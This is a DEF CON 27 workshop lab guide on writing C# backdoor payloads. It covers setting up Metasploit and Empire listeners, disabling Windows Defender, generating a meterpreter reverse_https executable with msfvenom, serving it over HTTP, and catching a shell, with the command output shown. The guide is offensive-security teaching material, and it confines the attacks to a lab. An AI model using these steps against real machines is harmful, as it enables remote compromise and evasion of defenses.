

# Writing backdoor payloads with C#

August 2019 - Defcon 27

Presented by:

Mauricio Velazco (@mvelazco)

Olindo Verrillo (@olindoverrillo )

## Lab 0 - Environment Set Up

### Install Required Software

*Note: Commands will be bolded*

Download Virtualization Software like VMware Workstation Player

([https://my.vmware.com/en/web/vmware/free#desktop\\_end\\_user\\_computing/vmware\\_workstation\\_player/15\\_0](https://my.vmware.com/en/web/vmware/free#desktop_end_user_computing/vmware_workstation_player/15_0)) or VirtualBox (<https://www.virtualbox.org/wiki/Downloads>)

*Note: Although both work, the labs in this guide were prepared and tested using VMware Workstation Player.*

Download a Windows 10 Image

(<https://developer.microsoft.com/en-us/windows/downloads/virtual-machines>)


For this machine, the recommendation is to allocate at least 4 GBs of RAM and 2 CPUs

Download a Kali Linux image


(<https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>)

### Virtual Machine networking settings:

While setting up your machines initially, it is best to leave them both in NAT mode to install the required software



Once you have them setup, switch your Kali Image to Host-Only. This will allow you to accept reverse shells on your Kali system and since you won't require internet access, we can eliminate unnecessary configurations.




Let's set up our Windows VM where we will be doing all of our C# work. First, let's disable Windows Defender to avoid having issues with it.

From the start menu, type in **gpedit.msc** and navigate to:

*Computer Configuration > Administrative Templates > Windows Components > Windows Defender Antivirus*


And *Enable* "Turn off Windows Defender Antivirus"



Now let's download and install some tools:

- Your favorite text editor: Notepad++ (<https://notepad-plus-plus.org/download>), Sublime Text (<https://www.sublimetext.com/3>), etc.
- ProcessExplorer (<https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer>)
- Process Monitor (<https://docs.microsoft.com/en-us/sysinternals/downloads/procmon>)
- Process Hacker (<https://processhacker.sourceforge.io/downloads.php>)
- CFF Explorer ([https://ntcore.com/?page\\_id=388](https://ntcore.com/?page_id=388))
- MinGW-W64 (<https://sourceforge.net/projects/mingw-w64/>)
- dnSpy (<https://github.com/0xd4d/dnSpy/releases>)

Note: When installing MinGW-W64, make sure you select Architecture of x86-64



Download the workshop code repository: <https://github.com/mvelazc0/defcon27>

Set up Command & Control tools and listeners

In your Kali Image:

- Install Twistd: **pip install twistd**
- Ensure Metasploit is functional
- Run **msfconsole** and setup a listener:
  - **use exploit/multi/handler**
  - **set payload windows/x64/meterpreter/reverse\_https**
  - **set LHOST [YOUR\_IP]**
  - **set LPORT 8080**

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 192.168.1.235
LHOST => 192.168.1.235
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf5 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.1.235:8080
```

- Download the PowerShell Empire repository and install it
- **git clone https://github.com/EmpireProject/Empire.git**
- From within the repo, run: **sudo ./setup/install.sh**
- When prompted for a password, just press Enter

```
test@kali:/opt$ sudo git clone https://github.com/EmpireProject/Empire.git
Cloning into 'Empire'...
remote: Enumerating objects: 12213, done.
remote: Total 12213 (delta 0), reused 0 (delta 0), pack-reused 12213
Receiving objects: 100% (12213/12213), 21.96 MiB | 15.32 MiB/s, done.
Resolving deltas: 100% (8310/8310), done.
test@kali:/opt$ cd Empire/
test@kali:/opt/Empire$ sudo ./setup/install.sh
--2019-07-06 18:38:24-- http://ftp.us.debian.org/debian/pool/main/o/openssl/libssl1
1+deb8u7_amd64.deb
Resolving ftp.us.debian.org (ftp.us.debian.org)... 64.50.233.100, 208.80.154.15, 64.
..
Connecting to ftp.us.debian.org (ftp.us.debian.org)|64.50.233.100|:80... connected.
```

- Once installed, launch Empire and setup a listener (listeners > uselistener meterpreter)
  - **listeners**
  - **uselistener http**
  - **info** [review all the options]
  - **set Host https://[YOUR\_IP]:443**
  - **set Port 443**
  - **execute**

```
(Empire: listeners/http) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Host https://192.168.1.235:443
(Empire: listeners/http) > set Port 443
(Empire: listeners/http) > execute
[*] Starting listener 'http'
* Serving Flask app "http" (lazy loading)
* Environment: production
  WARNING: Do not use the development server in a production environment.
  Use a production WSGI server instead.
* Debug mode: off
[+] Listener successfully started!
```

## Confirm Network Connectivity


Final Step, ensure both VMs can communicate. This is an important requirement to develop the labs. First, ensure they can ping each other.

```
C:\>ping 192.168.67.128

Pinging 192.168.67.128 with 32 bytes of data:
Reply from 192.168.67.128: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.67.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

To confirm they can properly communicate, and that the implants will be able to communicate to the C2 server, setup a Web server using python's SimpleHTTPServer from within your Kali system by running: **python -m SimpleHTTPServer** and access it from the Windows system by opening a browser and visiting **http://[Kali\_ip]:8080**



This confirms the Windows host is able to communicate to the Kali Linux over TCP. We are ready!

## Lab 1 - Hello World


The goal of this lab is to implement the typical Hello World example with C#. The first exercise uses .NETs Console class to print "Hello World" while the second uses .NETs Platform Invocation Services feature to import and call the Win32 Api MessageBox.

### Exercise 1

From within the Lab 1 directory, compile 1.cs using CSC by running:

**C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe 1.cs**

You should now see a new file in your directory, labeled 1.exe. Launch it and you should see our message. Try changing the code on the source code and recompiling to print a different message.



```
Administrator: Command Prompt
C:\Users\User\Desktop\defcon27-master\defcon27-master\exercise1>C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe 1.cs
Microsoft (R) Visual C# Compiler version 4.7.3190.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which
is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.micr
osoft.com/fwlink/?LinkID=533240


C:\Users\User\Desktop\defcon27-master\defcon27-master\exercise1>

C:\Users\User\Desktop\defcon27-master\defcon27-master\exercise1\1.exe
Hello World!
Press any key to exit.
```

### Exercise 2

Similar to the previous example, compile 2.cs and launch 2.exe. Change the MessageBox text on the source code and try again to get a different message.


## Defcon 27 - Writing custom backdoor payloads with C#



Review 1.exe and 2.exe with our Blue team tools.

For example, let's take a look at 1.exe with CFF explorer. Launch CFF Explorer and load 1.exe by selecting Open and navigating to our newly created executable. Once the executable has been loaded, select the Import Directory to see all of the programs Imports.

We can see that the only imported dll is mscoree.dll, which makes sense because that DLL contains the .Net framework runtime.




## Defcon 27 - Writing custom backdoor payloads with C#

Now let's examine 2.exe with ProcMon. For this, we are going to use ProcMon to monitor the behavior of 2.exe dynamically.

*Note: When using ProcMon, you may want to set a filter by selecting Filter and supplying an identifying attribute like Process Name. Make sure to Press Add before hitting OK.*

*Additionally, it may also be helpful to narrow your Events by just selecting those you are interested, like Process and Thread Activity*



With ProcMon open and a filter set, we can identify when 2.exe loads the user32.dll library.

The screenshot shows the Process Monitor main window with a list of events. The event 'Load Image' for 'C:\Windows\System32\user32.dll' is highlighted. The table below shows the data for this event.

Time of Day	Process Name	Parent PID	PID	Operation	Path	Result	Detail
12:57:31.6040081 PM	2.exe	9076	11376	Process Start		SUCCESS	Parent PID: 9076, Cor
12:57:31.6040182 PM	2.exe	9076	11376	Thread Create		SUCCESS	Thread ID: 3556
12:57:31.6088202 PM	2.exe	9076	11376	Load Image	C:\Users\user\Development\defcon207\lab1\2.exe	SUCCESS	Image Base: 0x38000
12:57:31.6278930 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\ntldr.dll	SUCCESS	Image Base: 0x7fc7a
12:57:31.6278930 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\mscoree.dll	SUCCESS	Image Base: 0x7fc6b
12:57:31.6280994 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x7fc78
12:57:31.6337220 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x7fc77
12:57:31.7343776 PM	2.exe	9076	11376	Process Create	C:\WINDOWS\System32\Conhost.exe	SUCCESS	PID: 12424, Comman
12:57:31.7347132 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\advapi32.dll	SUCCESS	Image Base: 0x7fc7a
12:57:31.7349620 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\msvcrt.dll	SUCCESS	Image Base: 0x7fc7a
12:57:31.7350841 PM	2.exe	9076	11376	Thread Create		SUCCESS	Thread ID: 13120
12:57:31.7350841 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\sechost.dll	SUCCESS	Image Base: 0x7fc7a
12:57:31.7353101 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\vpport4.dll	SUCCESS	Image Base: 0x7fc7a
12:57:31.7355533 PM	2.exe	9076	11376	Thread Create		SUCCESS	Thread ID: 6372
12:57:31.7400968 PM	2.exe	9076	11376	Load Image	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoree.dll	SUCCESS	Image Base: 0x7fc6a
12:57:31.7446987 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\shlwapi.dll	SUCCESS	Image Base: 0x7fc79
12:57:31.7448841 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\combase.dll	SUCCESS	Image Base: 0x7fc78
12:57:31.7450626 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\urlbase.dll	SUCCESS	Image Base: 0x7fc78
12:57:31.7452851 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\bcryptprimitives.dll	SUCCESS	Image Base: 0x7fc77
12:57:31.7450449 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\gdi32.dll	SUCCESS	Image Base: 0x7fc79
12:57:31.7457190 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\gdi32full.dll	SUCCESS	Image Base: 0x7fc77
12:57:31.7459227 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\msvcapi_win.dll	SUCCESS	Image Base: 0x7fc77
12:57:31.7461984 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\user32.dll	SUCCESS	Image Base: 0x7fc7c
12:57:31.7463657 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\win32u.dll	SUCCESS	Image Base: 0x7fc78
12:57:31.7465501 PM	2.exe	9076	11376	Thread Create		SUCCESS	Thread ID: 3404
12:57:31.7486119 PM	2.exe	9076	11376	Thread Create		SUCCESS	Thread ID: 9508
12:57:31.7514025 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\imm32.dll	SUCCESS	Image Base: 0x7fc78
12:57:31.7552717 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\kernel.appcore.dll	SUCCESS	Image Base: 0x7fc77
12:57:31.7569023 PM	2.exe	9076	11376	Load Image	C:\Windows\System32\version.dll	SUCCESS	Image Base: 0x7fc6c
12:57:31.7609153 PM	2.exe	9076	11376	Load Image	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorwks.dll	SUCCESS	Image Base: 0x7fc36

## Lab 2 - Custom Meterpreter Stager

The goal of this lab is to write a custom Meterpreter stager with C# by leveraging the WebClient class to download meterpreter's second stage and Win32 API functions to copy the second stage in memory and execute it.

### Exercise 1 - Identify Meterpreter's second stage URL

Within your Kali image, create a meterpreter reverse shell binary payload

**msfvenom -p windows/x64/meterpreter/reverse\_https LHOST=Your\_Kali\_IP LPORT=8080 -f exe > ~/reverse.exe**

```
File Edit View Search Terminal Help
root@kali:~/metasploit-framework# ./msfvenom -a x64 -p windows/x64/meterpreter/reverse_https LHOST=192.168.0.35 LPORT=8080 -f exe > /tmp/reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 718 bytes
Final size of exe file: 7168 bytes


root@kali:~/metasploit-framework# cd /tmp/
root@kali:/tmp# ls
reverse.exe  ssh-WHPi78ih0k6D  Temp-c06c6e24-52d5-4a70-8174-06e1bdaedc07  VMwareDnD  vmware-root_239-2117942577
root@kali:/tmp# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.0.32 - - [17/Jun/2019 23:05:48] "GET / HTTP/1.1" 200 -
192.168.0.32 - - [17/Jun/2019 23:05:48] code 404, message File not found
192.168.0.32 - - [17/Jun/2019 23:05:48] "GET /favicon.ico HTTP/1.1" 404 -
192.168.0.32 - - [17/Jun/2019 23:05:53] "GET /reverse.exe HTTP/1.1" 200 -
```

Transfer the payload to your Windows system by opening up a SimpleHTTPServer just as you did on the first Lab.

**python -m SimpleHTTPServer**

```
root@kali:/tmp# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.0.32 - - [17/Jun/2019 23:05:48] "GET / HTTP/1.1" 200 -
192.168.0.32 - - [17/Jun/2019 23:05:48] code 404, message File not found
192.168.0.32 - - [17/Jun/2019 23:05:48] "GET /favicon.ico HTTP/1.1" 404 -
192.168.0.32 - - [17/Jun/2019 23:05:53] "GET /reverse.exe HTTP/1.1" 200 -
```

From the Windows box, using a web browser, connect Ip address of the Kali Linux on the defined port (the default is 8000 ) and download the binary.



*Note: Defender SmartScreen may warn you about your download, simply select More info > Run Anyway*

Directory listing for /

- [.bash\\_history](#)
- [.bash\\_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.cache/](#)
- [.config/](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.local/](#)
- [.mozilla/](#)
- [.msf4/](#)
- [.profile](#)
- [.cert.pem](#)
- [Desktop/](#)
- [Documents/](#)
- [Downloads/](#)
- [Music/](#)
- [Pictures/](#)
- [privkey.pem](#)
- [Public/](#)
- [reverse.exe](#)
- [Templates/](#)
- [Videos/](#)



Before you execute your payload, setup a listener to catch your shell as shown before.

Once your listener is running, execute the payload on your Windows system and you should obtain a shell.

```

      =[ metasploit v5.0.0-dev-65f127a66f ]
+ -- --=[ 1849 exploits - 1043 auxiliary - 321 post ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops ]
+ -- --=[ 2 evasion ]
+ -- --=[ ** This is Metasploit 5 development branch ** ]

[*] Starting persistent handler(s)...
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 192.168.0.35
LHOST => 192.168.0.35
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.0.35:8080

msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
[*] https://192.168.0.35:8080 handling request from 192.168.0.15; (UUID: kcim9ydd) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.0.35:8080 -> 192.168.0.15:49680) at 2019-06-17 23:17:49 -0400

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WIN10-1
